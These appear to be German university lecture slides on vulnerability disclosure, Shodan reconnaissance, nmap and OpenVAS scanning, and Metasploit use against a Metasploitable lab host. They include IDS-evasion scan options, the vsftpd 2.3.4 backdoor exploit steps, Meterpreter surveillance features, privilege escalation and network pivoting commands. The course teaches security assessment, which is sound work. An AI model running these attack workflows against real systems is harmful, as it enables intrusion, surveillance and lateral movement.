SMS/MMS
RCE+LPE
iOS / Android

2.003
iMessage
RCE+LPE
iOS

2.004
WeChat
RCE+LPE
iOS / Android

2.005
FB Messenger
RCE+LPE
iOS / Android

2.006
Signal
RCE+LPE
iOS / Android

2.007
Telegram
RCE+LPE
iOS / Android

2.008
Email App
RCE+LPE
iOS / Android

3.001
Chrome
RCE+LPE
Android

3.002
Safari
RCE+LPE
iOS

4.001
Baseband
RCE+LPE
iOS / Android

5.001
LPE to
Kernel / Root
iOS / Android

2.009
Media Files
RCE+LPE
iOS / Android

2.010
Documents
RCE+LPE
iOS / Android

3.003
SBX
for Chrome
Android

3.004
Chrome RCE
w/o SBX
Android

3.005
SBX
for Safari
iOS

3.006
Safari RCE
w/o SBX
iOS

6.001
Code Signing
Bypass
iOS / Android

4.002
WiFi
RCE
iOS / Android

4.003
RCE
via MitM
iOS / Android

5.002
LPE to
System
Android

7.001
Information
Disclosure
iOS / Android

7.002
[k]ASLR
Bypass
iOS / Android

8.001
PIN
Bypass
Android

8.002
Passcode
Bypass
iOS

8.003
Touch ID
Bypass
iOS

- Placing a disclosure deadline on any serious vulnerability they report, consistent with complexity of the fix. (For example, a design error needs more time to address than a simple memory corruption bug).
- Responding to a missed disclosure deadline or refusal to address the problem by publishing an analysis of the vulnerability, along with any suggested workarounds.
- Setting an aggressive disclosure deadline where there exists evidence that blackhats already have knowledge of a given bug.

→ default timeline: 60 Tage

- Finders disclose newly discovered vulnerabilities
 - to the vendors of the affected product
 - to a national CERT or other coordinator who will report to the vendor privately
 - to a private service that will likewise report to the vendor privately.
- The finder allows the vendor to offer fully tested updates
- The vendor provides the finder with updates on case progress.
- If attacks are underway in the wild both the finder and vendor work together as closely as possible to provide early public vulnerability disclosure to protect customers.

- Anreize schaffen für Veröffentlichen von Schwachstellen
 - in der Regel: monetär
 - zusätzlich: Ruhm, Ehre, Aufmerksamkeit
- typischerweise von Firmen getrieben:
 - Facebook, Google, Microsoft etc.
- teilweise auch von öffentlichen Einrichtungen / Institutionen
- NDA-Frage

- Informationen so früh und umfangreich zur Verfügung stellen wie möglich
- *"Full disclosure -- the practice of making the details of security vulnerabilities public -- is a damned good idea. Public scrutiny is the only reliable way to improve security, while secrecy only makes us less secure."*

[Bruce Schneier, Januar 2007,

https://www.schneier.com/essays/archives/2007/01/schneier_full_disclo.html]

- ökonomischer Hintergedanke:
 - Schwachstellen schaden nicht IT-Herstellern, sondern Kunden
 - kein unmittelbarer Grund für Beseitigung
 - Druckmittel:
 - Image / PR-Schaden
 - Regulierung / rechtliche Regelungen
- Mailing-Liste:
 - <http://seclists.org/fulldisclosure/>

CONNECT-APP

CDU zeigt offenbar Hackerin nach Melden von Lücken an

Nach dem Auffinden einer Lücke in einer CDU-App zeigt die Partei nun die Finderin an. Der CCC will deshalb keine Lücken mehr an die CDU melden.



4. August 2021, 10:01 Uhr, Sebastian Grüner



(Bild: Sean Gallup/Getty Images)

- <https://www.exploit-db.com/>
 - „The Exploit Database – ultimate archive of Exploits, Shellcode, and Security Papers. “
 - Google Hacking Database
 - Google-Suchanfrage bzgl. Web-Seiten mit Schwachstellen
- <http://www.securityfocus.com/>
- <https://www.cvedetails.com/>
- <https://osvdb.org>
- ...
- Sourcecode Repositories
 - Github, SourceForge etc.
 - Idee:
 - Änderungen am Quellcode überprüfen bezüglich:
 - Fix für Schwachstelle?
 - Schwachstelle bereits bekannt?




The screenshot shows the Shodan website homepage. At the top, there's a navigation bar with links for 'Shodan', 'Developers', 'Book', and 'View All...'. A search bar is prominently displayed with the Shodan logo and a search icon. Below the search bar are links for 'Explore', 'Downloads', 'Reports', 'Enterprise Access', 'Contact Us', and 'My Account'. The main content area features a large banner with the text 'The search engine for Webcams' and 'Shodan is the world's first search engine for Internet-connected devices'. Two buttons, 'Create a Free Account' and 'Getting Started', are visible. Below the banner are four feature sections: 'Explore the Internet of Things', 'See the Big Picture', 'Monitor Network Security', and 'Get a Competitive Advantage', each with an icon and a brief description.

The search engine for **Webcams**


Shodan is the world's first search engine for Internet-connected devices

[Create a Free Account](#) [Getting Started](#)




Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.




See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!



Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.



Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.



Shodan

Developers Book View All... Show API Key

SHODAN

Explore Downloads Reports Enterprise Access Contact Us My Account

The search engine for Refrigerators

Shodan is the world's first search engine for Internet-connected devices

Create a Free Account Getting Started

Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.

See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!

Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.



Shodan

Shodan Developers Book View All... Show API Key

SHODAN

Explore Downloads Reports Enterprise Access Contact Us My Account

The search engine for Buildings

Shodan is the world's first search engine for Internet-connected devices

Create a Free Account Getting Started

Explore the Internet of Things
Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

See the Big Picture
Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!

Monitor Network Security
Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.


Get a Competitive Advantage
Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.



The search engine for **Power Plants**


Shodan is the world's first search engine for Internet-connected devices

[Create a Free Account](#) [Getting Started](#)



Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.




See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!



Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.



Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.




The screenshot shows the Shodan website homepage. At the top, there's a navigation bar with links for 'Shodan', 'Developers', 'Book', and 'View All...'. A search bar is prominently displayed with the Shodan logo and a search icon. Below the search bar are links for 'Explore', 'Downloads', 'Reports', 'Enterprise Access', and 'Contact Us'. A 'My Account' button is visible on the right. The main content area features a large banner with the headline 'The search engine for the Internet of Things' and a sub-headline 'Shodan is the world's first search engine for Internet-connected devices'. Two buttons, 'Create a Free Account' and 'Getting Started', are positioned below the banner. The background of the banner shows a globe with binary code and red circular markers. Below the banner, there are four feature sections, each with an icon and a title: 'Explore the Internet of Things' (cloud icon), 'See the Big Picture' (globe icon), 'Monitor Network Security' (eye icon), and 'Get a Competitive Advantage' (ticket icon). Each section includes a brief description of the feature.

The search engine for the Internet of Things


Shodan is the world's first search engine for Internet-connected devices

[Create a Free Account](#) [Getting Started](#)




Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.




See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!



Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.



Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.



DSL Router - Shodan

https://www.shodan.io/report/awAOSFjr

Shodan Developers Book View All... Show API Key

SHODAN DSL Router|

Explore Downloads Reports Enterprise Access Contact Us My Account

DSL Router

Search for **dsl router** returned 334,690 results on 18-04-2016



Top Countries

1. Brazil	64,463
2. United States	58,740
3. India	45,518
4. Viet Nam	24,643
5. Spain	17,727
6. Suriname	13,814
7. Bolivia, Plurinational State of	9,415
8. Iran, Islamic Republic of	8,689
9. Canada	7,522
10. China	5,839

- Ziel: Informationen über IT-Komponenten sammeln
- Anwendungsfälle:
 - automatisierte Inventur der betriebenen Komponenten
 - Informationsgewinn aus Angreifersicht

- **Beispiel:**

```
>telnet mail.zih.tu-dresden.de 25
```

```
220 server-50.mailclusterdns.zih.tu-dresden.de ESMTP Exim
```

```
>telnet www.tu-dresden.de 80
```

```
GET / HTTP/1.0
```

```
HTTP/1.1 302 Moved Temporarily
```

```
Server: nginx
```


- Open Source Framework zum Erstellen / Anwenden von Exploits
 - Basis des kommerziellen Metasploit Pro der Firma Rapid7
 - enthält Vielzahl vorgefertigter Angriffswerkzeuge / Exploits



Vulnerability & Exploit Dat x

www.metasploit.com

ONLINE-SEMINAR
JETZT TEILNEHMEN

SO SCHÜTZEN SIE DAS SCHWÄCHSTE GLIED IN IHRER
Sicherheitskette: Ihre Mitarbeiter


JETZT KOSTENFREI REGISTRIERE

RAPID7

Is this **VULNERABILITY** exploitable

- **ON YOUR NETWORK?** •

Use metasploit® to find out

 **DOWNLOAD METASPLOIT FOR FREE**

Supermicro Onboard IPMI Port 49152 Sensitive File Exposure

- Open Source Framework zum Erstellen / Anwenden von Exploits
 - Basis des kommerziellen Metasploit Pro der Firma Rapid7
 - enthält Vielzahl vorgefertigter Angriffswerkzeuge / Exploits
- Analyse-Ergebnisse können automatisch in Datenbank gespeichert werden
- unterstützt Skripte
- Kommandozeilen-basierte Werkzeugsammlung
 - graphisches Frontend: Armitage
- Metasploit-Konsole
 - **msfconsole**
- Befehle:
 - help
 - search TERM // *Metasploit Werkzeuge bzgl. TERM durchsuchen*
 - use TOOL // *TOOL auswählen (Scanner, Exploit etc.)*

- nmap.org
- Open Source Netz-Scanner
- viele verschiedene Scan-Modi
 - `-sS`: TCP SYN scan
 - erfordert root Rechte
 - `-sT`: kompletter TCP-Verbindungs-Aufbau
 - `-sU`: UDP-Scan
- Scan nach Diensten (inklusive Version)
 - `-sV`

- Betriebssystem Scan
 - -O
 - Beispielausgabe:

```
Device type: general purpose
```

```
Running: Linux 2.6.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

```
OS details: Linux 2.6.9 - 2.6.33
```

- `root@kali:~# nmap -sV 192.168.1.11`

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-02 16:18 CET
Nmap scan report for 192.168.1.11
Host is up (0.00054s latency).
Not shown: 977 closed ports
```

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec?	
513/tcp	open	login	
514/tcp	open	tcpwrapped	

- `root@kali:~# nmap -sV 192.168.1.11`

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-02 16:18 CET
Nmap scan report for 192.168.1.11
Host is up (0.00054s latency).
Not shown: 977 closed ports
```

PORT	STATE	SERVICE	VERSION
1099/tcp	open	rmiregistry	GNU Classpath grmiregistry
1524/tcp	open	shell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd

- `root@kali:~# nmap -sV 192.168.1.11`

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-02 16:18 CET
Nmap scan report for 192.168.1.11
Host is up (0.00054s latency).
Not shown: 977 closed ports
```

```
PORT      STATE SERVICE      VERSION
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
```

```
MAC Address: 00:0C:29:66:3E:E0 (VMware)
```

```
Service Info: Hosts: metasploitable.localdomain, localhost,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 63.97 seconds
```

- nmap unterstützt Skripte
 - LUA
 - Vielzahl implementierter Protokolle als Bibliotheken
 - existierende Skripte: <https://nmap.org/nsedoc/>
- Beispiel:
 - ```
nmap --script smtp-commands 192.168.1.11
```

```
Nmap: 25/tcp open smtp
```

```
[*] Nmap: |_smtp-commands: metasploitable.localdomain,
```

```
PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
```

```
ENHANCEDSTATUSCODES, 8BITMIME, DSN,
```
  - ```
nmap --script smb-os-discovery 192.168.1.11
```

```
Host script results:
```

```
[*] Nmap: | smb-os-discovery:
```

```
[*] Nmap: | OS: Unix (Samba 3.0.20-Debian)
```

```
[*] Nmap: | NetBIOS computer name:
```

```
[*] Nmap: | Workgroup: WORKGROUP
```

- Probleme:
 - Intrusion Detection & Prevention Systeme
 - Honeypots
 - ➔ Scans werden erkannt und verhindert / Abwehrmassnahmen eingeleitet
- Lösung:
 - Scannen unterhalb der Wahrnehmungsschwelle / „im Rauschen untergehen“
 - nmap Optionen
 - Scan-Zeit:
 - -T0: 5 Minuten zwischen Paketen
 - Pakete fragmentieren:
 - -f: IDS-Systeme vermeiden teilweise das aufwendige Defragmentieren

- nmap ausführen und Daten automatisch in Metasploit Datenbank speichern
 - Sicherstellen, dass db läuft: `# msfdb init`
 - `msf> db_nmap -p0-65535 192.168.1.11`
- Dienste und Software-Versionen ermitteln
 - `msf> db_nmap -A 192.168.1.11`

- Skripte sind auch möglich

```
msf> db_nmap --script ftp-vsftpd-backdoor 192.168.1.11
[*] Nmap: 21/tcp open ftp
[*] Nmap: | ftp-vsftpd-backdoor:
[*] Nmap: |   VULNERABLE:
[*] Nmap: |   vsFTPD version 2.3.4 backdoor
[*] Nmap: |   State: VULNERABLE (Exploitable)
[*] Nmap: |   IDs: OSVDB:73573 CVE:CVE-2011-2523
[*] Nmap: |   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
[*] Nmap: |   Disclosure date: 2011-07-03
[*] Nmap: |   Exploit results:
[*] Nmap: |     Shell command: id
[*] Nmap: |     Results: uid=0(root) gid=0(root)
[*] Nmap: |   References:
[*] Nmap: |     http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-
download-backdoored.html
[*] Nmap: |     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
[*] Nmap: |     https://github.com/rapid7/metasploit-
framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_back
door.rb
[*] Nmap: |     http://osvdb.org/73573
```


- `msf> hosts`
 - liste die bisher untersuchten Rechner auf
- `msf> services`
 - listet die bisher gefundenen Dienste auf
- `msf> vulns`
 - listet gefundene Vulnerabilites auf
- `msf> creds`
 - listet gefundene Credentials (Paßwörter etc.)

- zusätzlicher (auxiliary) Bestandteil von Metasploit
- Verzeichnis `auxiliary/scanner`
 - Tab-Vervollständigung nutzen zum Anzeigen der verfügbaren Scanner
- Beispiel:
 - `msf> use auxiliary/scanner/smb/smb_enumshares`
 - Konfigurations-Optionen anzeigen:
 - `msf> show options`
 - oft verwendet: Ziel-Rechner – RHOSTS
 - `msf> set RHOSTS 192.168.1.11`
 - Ausführen:
 - `msf> run`


- **Beispiel:**

- `msf> use auxiliary/scanner/smb/smb_enumshares`
- `msf> set RHOSTS 192.168.1.11`
- `msf> run`

```
[+] 192.168.1.11:139      - print$ - (DISK) Printer
    Drivers
[+] 192.168.1.11:139      - tmp - (DISK) oh noes!
[+] 192.168.1.11:139      - opt - (DISK)
[+] 192.168.1.11:139      - IPC$ - (IPC) IPC Service
    (metasploitable server (Samba 3.0.20-Debian))
[+] 192.168.1.11:139      - ADMIN$ - (IPC) IPC Service
    (metasploitable server (Samba 3.0.20-Debian))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- <http://openvas.org>
- Open Source Software zum Schwachstellen scannen und verwalten
 - kommerzielle Appliance erhältlich von Greenbone Networks GmbH
- Web-basierte Benutzungsoberfläche
 - Scanner läuft als Server-Anwendung
- Abspaltung von Nessus
 - ursprünglich Open Source Schwachstellen-Scanner
 - mittlerweile kommerzielles Angebot von Tenable Network Security
- enthält mehr als 51000 Network Vulnerability Tests (NVTs) [Stand Juni 2018]
 - wöchentlich aktualisiert
- einfacher Zugriff auf
 - CVE's, CPE's, OVAL Definitionen
 - Meldungen von BUND-CERT, DFN-CERT

Results  **1 - 10 of 149 (total: 307)**    



 vRefresh every 30 Sec. 

Filter:



sort-reverse=severity first=1 apply_overrides=1 autofp=0 rows=10

Vulnerability	Severity	QoD	Host	Location	Created
NFS export	10.0 (High)	70%	192.168.1.11	2049/udp	Tue Jan 3 07:30:51 2017
X Server	10.0 (High)	80%	192.168.1.11	6000/tcp	Tue Jan 3 07:32:08 2017
Check for rexecd Service	10.0 (High)	80%	192.168.1.11	512/tcp	Tue Jan 3 07:33:33 2017
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99%	192.168.1.11	8787/tcp	Tue Jan 3 07:34:18 2017
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	95%	192.168.1.11	1099/tcp	Tue Jan 3 07:34:20 2017
Possible Backdoor: Ingreslock	10.0 (High)	99%	192.168.1.11	1524/tcp	Tue Jan 3 07:35:22 2017
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80%	192.168.1.11	80/tcp	Tue Jan 3 07:37:35 2017
OS End Of Life Detection	10.0 (High)	80%	192.168.1.11	general/tcp	Tue Jan 3 07:44:41 2017
distcc Remote Code Execution Vulnerability	9.3 (High)	99%	192.168.1.11	3632/tcp	Tue Jan 3 07:34:30 2017
PostgreSQL weak password	9.0 (High)	99%	192.168.1.11	5432/tcp	Tue Jan 3 07:34:33 2017

 vApply to page contents  

(Applied filter: sort-reverse=severity first=1 apply_overrides=1 autofp=0 rows=10)

 **1 - 10 of 149 (total: 307)**  

- OpenVAS Scans können direkt in Metasploit gestartet werden
 - alternativ: Import von OpenVAS-Ergebnissen
- `msf> load openvas // OpenVAS Modul in Metasploit laden`
- `msf> openvas_connect USERNAME PASSWORD HOST PORT`
// Verbindung mit OpenVAS Backend herstellen
- `msf> openvas_report_list // existierende Berichte auflisten`
- `msf> openvas_report_import REPORT_ID REPORT_FORMAT`
// Report importieren (Format = 4)
- Anzeige in Metasploit
 - Kommando: `vulns`
 - `vulns -S SEARCH_TERM // durchsuchen`
 - `vulns -p PORT // nur Schwachstellen bzgl. des angegebenen Ports anzeigen`

- viele „ready to use“ Exploits in Metasploit enthalten
- Unterordner: `exploit/`
- Beispiel
 - `msf> use exploit/unix/ftp/vsftpd_234_backdoor`
- Parameter anzeigen mit `show options`
- Ziel auswählen
 - `show targets`
 - typischerweise: automatische Auswahl
 - manuelle Auswahl: wenn unklar, welche konkrete Version / Patch-Level etc. auf dem Ziel installiert ist
- Payload festlegen!
 - Schadsoftware die auf dem Ziel ausgeführt wird
- Ausführen:
 - `exploit`

- viele „ready to use“ Payloads in Metasploit enthalten
- Unterordner: `payload/`
- Anzeige von Payloads, die mit Exploit kompatibel sind
 - `show payloads`
- Auswahl des Payload
 - `set payload`
 - Beispiel:
 - `msf> set payload cmd/unix/interact //Unix Command, Interact with Established Connection`
- häufig verwendet: **Meterpreter**
 - Betriebssystemunabhängige, umfangreiche Schadsoftware mit vielen Befehlen
 - Screenshot
 - Webcam / Mikrofon Aufzeichnungen
 - Tastatureingaben aufzeichnen
 - Datei-Transfer

- „Sitzung“ als Ergebnis des Exploits
 - Meterpreter
 - „normale“ Shell
 - ...
- Sitzungsmanagement
 - aktive Sitzung:
 - Eingabe: `<Steuerung> + <Z>`
 - Sitzung in den Hintergrund schieben
 - Sitzungsverwaltung: `sessions`
 - Sitzung wieder aufnehmen: `sessions -i SESSION_ID`
 - Sitzung auf „Meterpreter“ upgraden: `sessions -u SESSION_ID`
 - Sitzung beenden: `sessions -k SESSION_ID`

- Anzeigen der Befehle: `help`
- Privilege Escalation
 - `load priv // Privilege Modul laden`
 - `getsystem // System-Benutzer werden (Windows)`

- Opfer-Rechner als Gateway nutzen
 - `ifconfig` // *Anzeigen der Opfer-Netzschnittstellen*
 - `run autoroute -s SUBNET` // *Automatisches Erzeugen von Routen / Gateways*
 - `msf> run autoroute -s 192.168.0.0/24`

```
[*] Adding a route to 192.168.0.0/255.255.255.0...
[+] Added route to 192.168.0.0/255.255.255.0 via 192.168.1.11
[*] Use the -p option to list all active routes
```
 - `msf>run autoroute -p`

```
Active Routing Table
=====
Subnet                Netmask                Gateway
-----
192.168.0.0           255.255.255.0         Session 2
```

➔ Zugriff auf 192.168.0.0/24 von Metasploit möglich

➔ Port-Scans, Exploits etc.

- Web-Seite mit Schadsoftware automatisiert aufsetzen
 - Java-Exploit
 - Flash-Exploit
 - Acrobat Reader-Exploit
 - ...
- Metasploit startet embedded Web-Server mit entsprechend generierter Web-Seite
- Nutzer muß auf die Web-Seite geleitet werden
 - Phising
 - Social engineering
- Alternativen:
 - Schadhafte E-Mail-Attachments
 - Word-Dokumente
 - Android-Apps hijacken
 - Schadcode in bestehende Apps integrieren